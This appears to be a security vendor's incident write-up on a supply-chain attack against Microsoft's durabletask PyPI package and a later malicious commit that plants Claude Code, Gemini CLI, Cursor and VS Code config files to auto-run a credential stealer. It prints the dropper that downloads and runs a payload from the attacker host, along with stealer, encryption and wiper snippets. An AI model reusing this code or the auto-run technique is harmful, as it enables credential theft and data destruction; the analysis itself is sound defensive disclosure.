


For a detailed technical analysis, see our blog post: Miasma Worm Hits Microsoft Again: Azure Functions Action and 72 Other Repositories Disabled After Supply Chain Attack Targeting AI Coding Agents.
The Azure/durabletask GitHub repository has been compromised a second time. On June 5, a malicious commit (5f456b8) was pushed to the repository by the same contributor account whose credentials were used in the May 19 PyPI attack. The commit message ("Switched DataConverter to OrchestrationContext [skip ci]") is a decoy and no legitimate code was changed.
Instead, the commit plants five files that silently execute a 4.6 MB obfuscated credential-harvesting payload when a developer opens the repository in any of four AI coding tools:
.claude/settings.json - triggers on Claude Code session start.gemini/settings.json - triggers on Gemini CLI session start.cursor/rules/setup.mdc - auto-applied Cursor AI rule that tricks the agent into running the payload.vscode/tasks.json - triggers on VS Code folder open.github/setup.js - the actual malware (triple-layered obfuscation: ROT cipher, AES-128-GCM, JavaScript string table mangling)A broader set of Azure repositories is currently disabled, including core Azure Functions runtime and language worker projects:
This is part of the broader Miasma worm campaign that has now infected many repositories including several Microsoft and Azure repositories. The fact that the same contributor account was used in both the May 19 PyPI attack and this June 5 repository injection indicates that the compromised credentials were either not fully rotated after the original incident, or the contributor was re-compromised through the Miasma worm's self-propagation. GitHub has blocked the repository for TOS violations as of June 5.
If you cloned or opened this repository in VS Code, Claude Code, Cursor, or Gemini CLI after this commit, treat your system as compromised and rotate all credentials immediately.
On May 19, 2026, Microsoft's durabletask Python SDK was compromised on PyPI. The package, which serves as the official SDK for Azure Durable Functions and is downloaded over 400,000 times per month, had three malicious versions (1.4.1, 1.4.2, and 1.4.3) uploaded directly to PyPI within a 35-minute window. None of these versions have corresponding tags, releases, or CI/CD runs in Microsoft's GitHub repository. The attacker compromised the real publishing credentials for an official Microsoft package and bypassed the repository's build pipeline entirely. Microsoft has since confirmed the compromise and yanked the affected versions.
What makes this incident particularly dangerous is the payload. The 14 lines of injected Python code are just the tip of the iceberg. They serve as a dropper for rope.pyz, a modular cloud intrusion framework with 17 source files and dedicated collectors for every major cloud provider. The framework steals secrets, exfiltrates them through multiple redundant channels (including creating public GitHub repos using your own stolen tokens), installs persistence via fake systemd services, and propagates to other machines through AWS SSM and Kubernetes kubectl exec. For systems in specific geographies, it rolls the dice on a destructive wiper that executes rm -rf /*.
The secondary C2 domain t.m-kosche[.]com directly ties this attack to TeamPCP's Mini Shai-Hulud campaign, the same threat group behind the recent TanStack, Mistral AI, LiteLLM, and @antv compromises. The durabletask package marks yet another victim in what has become one of the most prolific supply chain attack campaigns of 2026.
1.4.11.4.21.4.3If you use durabletask, run pip show durabletask immediately. If your version is 1.4.1, 1.4.2, or 1.4.3, treat that system as compromised. Pin to version 1.4.0 and begin your incident response process.
We installed the compromised durabletask package in a GitHub Actions workflow protected by Harden-Runner to observe the attack in real time. For this analysis, we disabled the StepSecurity Global block list so the payload could execute fully and we could capture the complete attack chain. In a default Harden-Runner deployment, the outbound call to the C2 domain check.git-service.com would be blocked automatically, terminating the workflow run before the payload can download or exfiltrate any data.
You can explore the full network and process insights here:

During pip install durabletask, only legitimate calls to pypi.org and files.pythonhosted.org were observed. The malicious behavior begins the moment the package is imported. At import durabletask, Harden-Runner captures outbound connections from python3.14 to check.git-service.com (the C2 domain, downloading rope.pyz), additional PyPI calls (the payload installs the cryptography package at runtime), and www.youtube.com (used as a connectivity check or decoy).
The process tree captured by Harden-Runner reveals how a single import durabletask spawns multiple managed.pyz child processes, each performing different stages of the attack:
pip install durabletask (PID 2352)
   └─ Legitimate install from PyPI

python3 -c "import durabletask" (PID 2379)
   ├─ python3 /tmp/managed.pyz (PID 2380)         # Payload instance 1
   │    └─ pip install cryptography                 # Installs crypto dependency
   ├─ python3 /tmp/managed.pyz (PID 2404)         # Payload instance 2
   │    ├─ pip install cryptography                 # Redundant install attempt
   │    ├─ systemctl --user daemon-reload           # Installs persistence
   │    ├─ kubectl version --client                 # Kubernetes recon
   │    ├─ gpg --batch --passphrase anon --decrypt  # Credential decryption
   │    ├─ gh auth token                            # GitHub token theft
   │    └─ gh auth status --show-token              # GitHub token exfiltration
   ├─ python3 /tmp/managed.pyz (PID 2430)         # Payload instance 3
   │    ├─ systemctl --user daemon-reload           # Persistence (pgsql-monitor.service)
   │    ├─ kubectl version --client                 # K8s environment check
   │    ├─ gpg --batch --passphrase anon --decrypt  # GPG credential access
   │    ├─ gh auth token                            # Token harvesting
   │    └─ gh auth status --show-token              # Token exfiltration
   └─ python3 /tmp/managed.pyz (PID 2432)         # Payload instance 4
        ├─ systemctl --user daemon-reload           # Persistence
        ├─ kubectl version --client                 # K8s recon
        ├─ gpg --batch --passphrase anon --decrypt  # GPG key decryption
        ├─ gh auth token                            # Token theft
        └─ gh auth status --show-token              # Token exfiltration
The dropper spawns four parallel managed.pyz processes, each running a different collector module. Each instance independently steals credentials via gh auth token and gpg --decrypt, installs the fake pgsql-monitor.service for persistence via systemctl, and probes for Kubernetes clusters with kubectl. The entire chain from import to credential theft completes in under 4 seconds.
The GitHub repository's release workflow (durabletask.yml) publishes packages to PyPI using a PYPI_API_TOKEN stored in GitHub Secrets via twine upload. The workflow only triggers when a tag matching v* is pushed to the repository. No such tags were pushed on May 19. No CI/CD workflow ran. The attacker uploaded directly to PyPI, completely bypassing the repository's build pipeline.
This points to a compromised PyPI publishing token or a compromised maintainer account. Notably, the repository does not use PyPI's Trusted Publishing (OIDC), which would have prevented direct token-based uploads from outside the CI/CD pipeline.
The attacker registered the C2 domain git-service.com through NameSilo three days before the attack on May 16, 2026, with privacy protection enabled via PrivacyGuardian. A TLS certificate was issued for check.git-service.com the same day. The domain resolves to 160.119.64.3, an IP in the AFRINIC region associated with HostUS (AS7489).
The attacker replaced the Microsoft copyright header in __init__.py with this code, which runs at import time:
import os
import sys
import platform
import subprocess
import urllib.request

if platform.system() == "Linux":
    try:
        urllib.request.urlretrieve(
            "https://check.git-service.com/rope.pyz",
            "/tmp/managed.pyz"
        )
        with open(os.devnull, 'w') as f:
            subprocess.Popen(
                ["python3", "/tmp/managed.pyz"],
                stdout=f, stderr=f, stdin=f,
                start_new_session=True
            )
    except:
        pass
A few things stand out here. The code only runs on Linux, which means it is targeting servers, CI/CD runners, and cloud workloads rather than developer laptops. The process is fully detached with start_new_session=True, and all I/O is routed to /dev/null. The bare except: pass ensures no error messages, no stack traces, and no log entries. The filename managed.pyz is deliberately bland.
The attacker also escalated the injection across versions, progressively infecting more files to increase the chances of triggering execution regardless of which submodule is imported first:

__init__.py__init__.py, task.py__init__.py, task.py, entities/__init__.py, extensions/__init__.py, payload/__init__.pyThe C2 server was still live at the time of our analysis and serving the payload. We downloaded and fully reverse-engineered rope.pyz (SHA256: 069ac1dc7f7649b76bc72a11ac700f373804bfd81dab7e561157b703999f44ce). It is a 28,703-byte Python zipapp containing 17 source files organized into a modular credential theft and lateral movement framework.

Before running any collectors, the payload validates its environment with multiple gate checks designed to avoid sandboxes and specific geographies:
# Only run on Linux (skip developer machines)
if sys.platform not in ('linux'):
    sys.exit(1)

# Skip Russian-locale systems
lang = os.environ.get('LANG', '').split('.')[0]
if lang.lower().startswith('ru'):
    sys.exit(1)

# Skip low-CPU sandboxes
cpu_count = os.cpu_count()
if cpu_count is None or cpu_count <= 2:
    sys.exit(1)
The Russian locale exclusion is a well-known tactic used by Eastern European cybercrime groups to avoid domestic law enforcement attention. The CPU check filters out most automated analysis sandboxes, which typically allocate minimal resources. The payload also silently installs the cryptography Python package via pip if it is not already present, using the --break-system-packages flag to bypass PEP 668 protections on newer Linux distributions.
The framework runs seven collector modules in parallel using ThreadPoolExecutor. Here is what each one targets.
AWS (collectors/aws.py): Resolves credentials from environment variables, EC2 instance metadata (IMDSv2), and ~/.aws/credentials profiles. For each set of credentials, it enumerates Secrets Manager secrets and SSM Parameter Store values (with "WithDecryption": True to decrypt SecureString parameters) across 19 AWS regions in parallel. It also enumerates SSM-managed instances for use in lateral movement.
Azure (collectors/azure.py): Attempts four authentication methods: client secret credentials, client certificate authentication with custom JWT generation, Azure CLI token cache, and managed identity via IMDS. Once authenticated, it enumerates every subscription, every Key Vault, and every secret within each vault.
GCP (collectors/gcp.py): Reads service account JSON key files, generates JWTs manually for authentication, and falls back to the metadata server. It then dumps all secrets from Secret Manager for the discovered project.
Kubernetes (collectors/kubernetes.py): This is the most extensive collector at 483 lines. It parses kubeconfig files, handles mTLS client certificates using memfd_create() to avoid writing certificates to disk, and connects to the Kubernetes API to dump all secrets across all namespaces and contexts. If kubectl is not installed, it downloads it automatically. It then propagates to other pods.
Filesystem (collectors/filesystem.py): Reads 99 hardcoded credential file paths covering:
~/.aws/credentials, ~/.azure/accessTokens.json, ~/.config/gcloud/application_default_credentials.json~/.ssh/~/.bash_history, ~/.zsh_history.env files recursively under the home directoryos.environ dictionaryPassword Managers (collectors/passwords.py): Targets 1Password, Bitwarden, pass, and gopass. It actively attempts to brute-force unlock these tools by harvesting candidate passwords from environment variables (matching patterns like *PASS*, *SECRET*, *KEY*) and from shell history entries containing bw unlock or op signin commands.
HashiCorp Vault (collectors/vault.py): Resolves tokens from VAULT_TOKEN, ~/.vault-token, AppRole login (VAULT_ROLE_ID/VAULT_SECRET_ID), and the Vault CLI. Then walks all KV mounts and reads every secret.
All stolen data is compressed with gzip, encrypted with AES-256-GCM, and the symmetric key is wrapped with RSA-OAEP using a hardcoded RSA-4096 public key. This means only the attacker, who holds the corresponding private key, can decrypt the exfiltrated data.
def _build_package(data: dict) -> dict:
    compressed = gzip.compress(json.dumps(data).encode())
    aes_key = os.urandom(32)
    iv = os.urandom(12)
    encrypted_key = rsa_oaep_encrypt_sha256(config.PUBLIC_KEY_PEM, aes_key)
    ciphertext, tag = aes_256_gcm_encrypt(aes_key, iv, compressed)
    return {
        "envelope": base64.b64encode(iv + ciphertext + tag).decode(),
        "key": base64.b64encode(encrypted_key).decode(),
    }
The exfiltration has three layers of redundancy:
https://check.git-service[.]com/api/public/versionFIRESCALE beacons with RSA-signed URLs, allowing the attacker to update the C2 endpoint through public GitHub commits without modifying the payloadThe tertiary method is especially insidious: it uses your own stolen GitHub tokens to exfiltrate your own stolen credentials through your own GitHub account.
The framework has two propagation mechanisms:
AWS SSM propagation (collectors/propagate.py): After enumerating SSM-managed instances, it uses SendCommand with the AWS-RunShellScript document to execute the rope.pyz payload on up to 5 other EC2 instances per profile. The propagation script downloads the payload from the primary C2, falling back to the secondary domain t.m-kosche[.]com, and runs it in the background.
Kubernetes pod propagation (collectors/kubernetes.py): Lists all running pods across all namespaces using kubectl get pods, then executes a shell script in up to 5 pods via kubectl exec. The script downloads and runs rope.pyz inside each target pod. Both mechanisms use marker files (~/.cache/.sys-update-check) to avoid re-infecting the same target.
The roulette.py module checks whether the compromised system is located in specific geographies based on timezone and locale settings:
_TZ_MARKERS = ("Jerusalem", "Tel_Aviv", "Tehran")
_LOCALE_MARKERS = ("he_IL", "fa_IR")

def _is_israeli_system():
    tz = os.environ.get("TZ", "")
    if any(m in tz for m in _TZ_MARKERS):
        return True
    # ... also checks /etc/timezone, /etc/localtime, LANG, LC_A
If the system matches, the module rolls a virtual die: random.randint(1, 6). If the result is 2, it sets audio to maximum volume via PulseAudio and plays an audio file from the C2 server, then executes rm -rf /*. If the check fails or the roll lands elsewhere, it deploys persistence instead, installing a fake PostgreSQL monitoring service (pgsql-monitor.service) via systemd that will restart on every boot.
check.git-service[.]comt.m-kosche[.]com (known TeamPCP infrastructure)160.119.64.3The secondary C2 domain t.m-kosche[.]com is a known indicator of compromise from the Mini Shai-Hulud worm campaign operated by TeamPCP. This same infrastructure was used in a string of high-profile supply chain attacks in 2025-2026:
Additional indicators of TeamPCP involvement include the Russian folklore naming convention (BABA-YAGA, KOSCHEI, FIREBIRD) for exfiltration repos, the Russian locale exclusion in the anti-analysis gate, and the geopolitically targeted destructive payload.
| Timestamp (UTC) | Event |
|---|---|
| Apr 8, 2026 18:49 | durabletask 1.4.0 published legitimately (last clean release) |
| May 16, 2026 01:31 | rope.pyz core modules authored |
| May 16, 2026 18:44 | git-service.com domain registered via NameSilo |
| May 16, 2026 18:58 | TLS certificate issued for check.git-service.com |
| May 19, 2026 16:19 | durabletask 1.4.1 uploaded to PyPI (1 file infected) |
| May 19, 2026 16:49 | durabletask 1.4.2 uploaded to PyPI (2 files infected) |
| May 19, 2026 16:54 | durabletask 1.4.3 uploaded to PyPI (5 files infected) |
| May 19, 2026 16:47 | Amazon Inspector publishes advisory MAL-2026-4174 |
| May 19, 2026 17:54 | GitHub Issue #137 filed reporting the compromise |
| May 19, 2026 18:04 | Microsoft confirms packages yanked |
7d80b3ef74ad7992b93c31966962612e4e2ceb93e7727cdbd1d2a9af47d44ba83de04fe2a76262743ed089efa7115f4508619838e77d60b9a1aab8b20d2cc8bfaeaf583e20347bf850e2fabdcd6f4982996ba023f8c2cd56bbd299cfd56516f585f54c089d78ebfb101454ec934c767065a342a43c9ee1beac8430cdd3b2086f877ff2531a63393c4cb9c3c86908b62d9c4fc3db971bc231c48537faae6cb3ecc0b094e46842260936d4b97ce63e4539b99a3eae48b736798c700217c52569dc069ac1dc7f7649b76bc72a11ac700f373804bfd81dab7e561157b703999f44cecheck.git-service[.]com - Primary C2 / payload hostt.m-kosche[.]com - Secondary C2 (TeamPCP infra)160.119.64.3 - C2 servercheck.git-service[.]com/rope.pyz - Payload downloadcheck.git-service[.]com/api/public/version - Exfiltration endpointcheck.git-service[.]com/v1/models - Quarantine / persistence trigger/tmp/managed.pyz/usr/bin/pgmonitor.py or ~/.local/bin/pgmonitor.py~/.cache/.sys-update-check~/.cache/.sys-update-check-k8spgsql-monitor.servicepython3 /tmp/managed.pyz/tmp/managed.pyz, pgsql-monitor.service, and ~/.cache/.sys-update-checkcheck.git-service.com and t.m-kosche.compip install --require-hashesThis is a developing story. We are continuing to investigate and will update this post as new details emerge
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。